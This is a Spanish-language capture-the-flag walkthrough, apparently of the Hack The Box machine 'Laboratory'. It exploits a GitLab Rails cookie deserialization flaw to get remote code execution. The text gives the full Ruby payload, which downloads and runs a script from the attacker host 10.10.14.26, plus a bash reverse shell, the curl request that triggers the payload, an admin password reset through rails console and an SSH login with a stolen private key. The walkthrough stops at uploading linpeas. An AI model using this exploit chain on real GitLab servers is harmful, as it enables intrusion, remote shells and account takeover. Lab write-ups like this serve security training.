
Ejecutamos `gitlab-ctl reconfigure`

Después de reconfigurar gitlab tendremos que modificar el archivo `secrets.yml` y modificar el `secret_key_base` con nuestra llave original que nos bajamos anteriormente.

Importante: Sólo hay que modificar una sóla línea en el archivo `secrets.yml`

sólo la línea `secret_key_base`

Ejecutamos `nano /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml`




Tras editar el archivo, ejecutaremos el siguiente comando:

`gitlab-rails console`

Una vez tengamos la consola, deberemos copiar todo el código que hemos encontrado en https://hackerone.com/reports/827052 y ejecutarlo en `gitlab-rails console`

Importante: Modificar nuestra IP, etc y ejecutar los comandos línea por línea para que no dé errores.

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal cookies =
request.cookie_jar erb = ERB.new("<%= `curl 10.10.14.26/infolab.sh -o
/tmp/infolab.sh && chmod 777 /tmp/infolab.sh && bash /tmp/infolab.sh` %>") depr =
ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result,
"@result", ActiveSupport::Deprecation.new) cookies.signed[:cookie] = depr puts
cookies[:cookie]
```




Después de ejecutar el comando obtendremos nuestra cookie, la guardamos para utilizarla más adelante.

```
Concurrent::Map:0x00007f142a1d9620 entries=2 default_proc=nil>>, "action_dispatch.http_auth_salt"⇒"http authentication", "action_dispatch.signed_cookie_salt"⇒"signed cookie", "action_dispatch.encrypted_cookie_salt"⇒"encrypted cookie", "action_dispatch.encrypted_signed_cookie_salt"⇒"signed encrypted cookie", "action_dispatch.authenticated_encrypted_cookie_salt"⇒"authenticated encrypted cookie", "action_dispatch.use_authenticated_cookie_encryption"⇒false, "action_dispatch.encrypted_cookie_cipher"⇒nil, "action_dispatch.signed_cookie_digest"⇒nil, "action_dispatch.cookies_serializer"=>:marshal, "action_dispatch.cookies_digest"⇒nil, "action_dispatch.cookies_rotations"⇒#<ActiveSupport::Messages::RotationConfiguration:0x00007f1443b9f498 @signed=[], @encrypted=[]>, "action_dispatch.use_cookies_with_metadata"⇒false, "action_dispatch.content_security_policy"⇒nil, "action_dispatch.content_security_policy_report_only"⇒false, "action_dispatch.content_security_policy_nonce_generator"⇒nil, "action_dispatch.content_security_policy_nonce_directives"⇒nil, "rack.request.cookie_hash"⇒{}, "action_dispatch.cookies"⇒#<ActionDispatch::Cookies::CookieJar:0x00007f1419387a78 ...>}, @filtered_parameters=nil, @filtered_env=nil, @filtered_path=nil, @protocol=nil, @port=nil, @method=nil, @request_method=nil, @remote_ip=nil, @original_fullpath=nil, @fullpath=nil, @ip=nil>, @cookies={}, @committed=false, @signed=#<ActionDispatch::Cookies::SignedKeyRotatingCookieJar:0x00007f1411087bc8 @parent_jar=#<ActionDispatch::Cookies::CookieJar:0x00007f1419387a78 ...>, @verifier=#<ActiveSupport::MessageVerifier:0x00007f14110879c0 @secret="\x8E\f\x93\xF9\xEA\x1D\xC9\xFA\x0E\xB82:\x9F\x00|o\xC4\x8C'\x10e\xC4(m\xDCt\xF7p\x9D\x96\xB9\x04n\fD\xE7\xA0\xEA\xD3\xDBb\xE5\xCE\tN\xC0B\xBF(\xCE4\x95\xC2\xC4\x17\x9F\xFB\x8A6\x99\xB6l\xF5\xF1", @digest="SHA1", @serializer=ActiveSupport::MessageEncryptor::NullSerializer, @options={:digest⇒"SHA1", :serializer⇒ActiveSupport::MessageEncryptor::NullSerializer}, @rotations=[]>>>
irb(main):018:0> erb = ERB.new("<%= `curl 10.10.14.26/infolab.sh -o /tmp/infolab.sh && chmod 777 /tmp/infolab.sh && bash /tmp/infolab.sh` %>")
⇒ #<ERB:0x00007f1414634960 @safe_level=nil, @src="#coding:UTF-8\n_erbout = +''; _erbout.<<(( `curl 10.10.14.26/infolab.sh -o /tmp/infolab.sh && chmod 777 /tmp/infolab.sh && bash /tmp/infolab.sh` ).to_s); _erbout", @encoding=#<Encoding:UTF-8>, @frozen_string=nil, @filename=nil, @lineno=0>
irb(main):019:0> depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (7) Failed to connect to 10.10.14.26 port 80: Connection refused
⇒ ""
irb(main):020:0> cookies.signed[:cookie] = depr
DEPRECATION WARNING: @result is deprecated! Call result.is_a? instead of @result.is_a?. Args: [Hash] (called from irb_binding at (irb):20)
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (7) Failed to connect to 10.10.14.26 port 80: Connection refused
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (7) Failed to connect to 10.10.14.26 port 80: Connection refused
⇒ ""
irb(main):021:0> puts cookies[:cookie]
BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kiAaAjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCBgY3VybCAxMC4xMC4xNC4yNi9pbmZvbGFiLnNoIC1vIC90bXAvaW5mb2xhYi5zaCAmJiBjaG1vZCA3NzcgL3RtcC9pbmZvbGFiLnNoICYmIGJhc2ggL3RtcC9pbmZvbGFiLnNoYCApLnRvX3MpOyBfZXJib3V0BjoGRUY6DkBlbmNvZGluZ0l1Og1FbmNvZGluZwpVVEYtOAY7CkY6E0Bmcm96ZW5fc3RyaW5nMDoOQGZpbGVuYW1lMDoMQGxpbmVub2kAOgxAbWV0aG9kOgtyZXN1bHQ6CUB2YXJJIgxAcmVzdWx0BjsKVDoQQGRlcHJlY2F0b3JJJdTofQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA==--bf99fcd58928bdc831b49ffacd6a834593aba19b
⇒ nil
irb(main):022:0>
```

Abrimos nuestro terminal y creamos un archivo infolab.sh (usuario creado en Gitlab) con el siguiente contenido

```
bash -i >& /dev/tcp/10.10.14.26/8888 0>&1
```

Después iniciamos nuestro servidor con la herramienta `updog` en el puerto 80 (por ejemplo).



Y ponemos nuestro netcat/pwncat a la escucha en el puerto 8888 (por ejemplo)

Después de prepararlo todo tenemos que hacer un petición mediante `curl` al servidor para obtener una `reverse` shell.

En `experimentation_subject_id=` tenemos que copiar nuestra cookie que hemos generado anteriormente en `gitlab-rails console`.

```
curl -k -vvv 'https://git.laboratory.htb/users/sign_in' -b
"experimentation_subject_id=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXR
lZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBz
YWZlX2xldmVsMDoJQHNyY0kiAaAjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCB
gY3VybCAxMC4xMC4xNC4yNi9pbmZvbGFiLnNoIC1vIC90bXAvaW5mb2xhYi5zaCAmJiBjaG1vZCA3NzcgL3
RtcC9pbmZvbGFiLnNoICYmIGJhc2ggL3RtcC9pbmZvbGFiLnNoYCApLnRvX3MpOyBfZXJjb3V0BjoGRUY6D
kBlbmNvZGluZ0l1Og1FbmNvZGluZwpVVEYtOAY7CkY6E0Bmcm96ZW5fc3RyaW5nMDoOQGZpbGVuYW1lMDoM
QGxpbmVub2kAOgxAbWV0aG9kOgtyZXN1bHQ6CUB2YXJJIgxAcmVzdWx0BjsKVDoQQGRlcHJlY2F0b3JJdTo
fQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA==--
bf99fcd58928bdc831b49ffacd6a834593aba19b"
```

Si tenemos suerte, obtendremos nuestra shell.....

Booumm! ya estamos dentro de Gitlab!

Llegamos a este punto, en el servidor donde está instalado Gitlab podemos ejecutar `gitlab-rails console` para poder cambiar la contraseña del administrador.

Primero, nos bajamos un shell dentro del entorno de Gitlab.


```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

Y ejecutamos `gitlab-rails console`

Investigamos un poco en internet y encontramos un enlace interesante para resetear el password del admin https://docs.gitlab.com/12.10/ee/security/reset_root_password.html

Primero vamos a ejecutar un comando para saber quién es el admin


```
u = User.where(id:1).first
```




Ahora que sabemos que dexter es el admin de laboratory.htb (CEO de Laboratory) vamos a resetear su contraseña, en mi caso he puesto la misma contraseña de la cuenta que cree en git.laboratory.htb

```
u.password = 'infolab@12345678'
u.password_confirmation = 'infolab@123456782345'
u.save!
exit
```


Ahora nos dirigimos a git.laboratory.htb y nos logeamos con Dexter y la contraseña que hemos cambiado.




Una vez dentro, buscamos en los proyectos y carpetas que tiene creados dexter



En el segundo repositorio encontramos una carpeta con contenido personal



vamos a dexter > .ssh > id_rsa y abrimos el archivo.



copiamos su contenido y creamos un archivo con `nano` para conectarnos por `ssh` no sin antes dar permisos al archivo `chmod 600 id_rsa`

Nos conectamos por ssh con nuestro pwncat

```
┌──(kali㉿kali)-[~/htb/laboratory]
└─$ pwncat -i ./id_rsa dexter@10.10.10.216
[08:10:04] warning: 10.10.10.216: not found in database                    connect.py:209
[08:10:08] new host w/ hash 8b45e6ab3380d9cc0d7aba5fb883519f                 victim.py:321
[08:10:13] pwncat running in /usr/bin/bash                                  victim.py:354
[08:10:14] pwncat is ready 🐈                                               victim.py:771
[08:10:17] user not found in database; not storing password                connect.py:348

(remote) dexter@laboratory:/$
```


Ya tenemos nuestra shell y podemos capturar nuestra primera bandera.

```
(remote) dexter@laboratory:/home/dexter$ ls -al
total 40
drwxr-xr-x 6 dexter dexter 4096 Oct 22 08:42 .
drwxr-xr-x 3 root   root   4096 Jun 26  2020 ..
lrwxrwxrwx 1 root   root      9 Jul 17  2020 .bash_history → /dev/null
-rw-r--r-- 1 dexter dexter  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 dexter dexter 3771 Feb 25  2020 .bashrc
drwx------ 2 dexter dexter 4096 Jun 26  2020 .cache
drwx------ 2 dexter dexter 4096 Oct 22 08:14 .gnupg
drwxrwxr-x 3 dexter dexter 4096 Jun 26  2020 .local
-rw-r--r-- 1 dexter dexter  807 Feb 25  2020 .profile
drwx------ 2 dexter dexter 4096 Jun 26  2020 .ssh
-r--r----- 1 root   dexter   33 Apr  1 12:16 user.txt
(remote) dexter@laboratory:/home/dexter$
```

Ahora toca escalar privilegios, por lo que, lo primero que vamos a hacer es ejecutar el comando `sudo -l` desgraciadamente desconocemos la contraseña de dexter en esta máquina y las credenciales de Gitlab no nos funcionan aqui.
Nada más lejos que venirnos abajo, subimos a la máquina víctima `linpeas.sh` en el directorio `tmp` de dexter, también podemos utilizar `linenum` pero vamos a utilizar el primero.


```
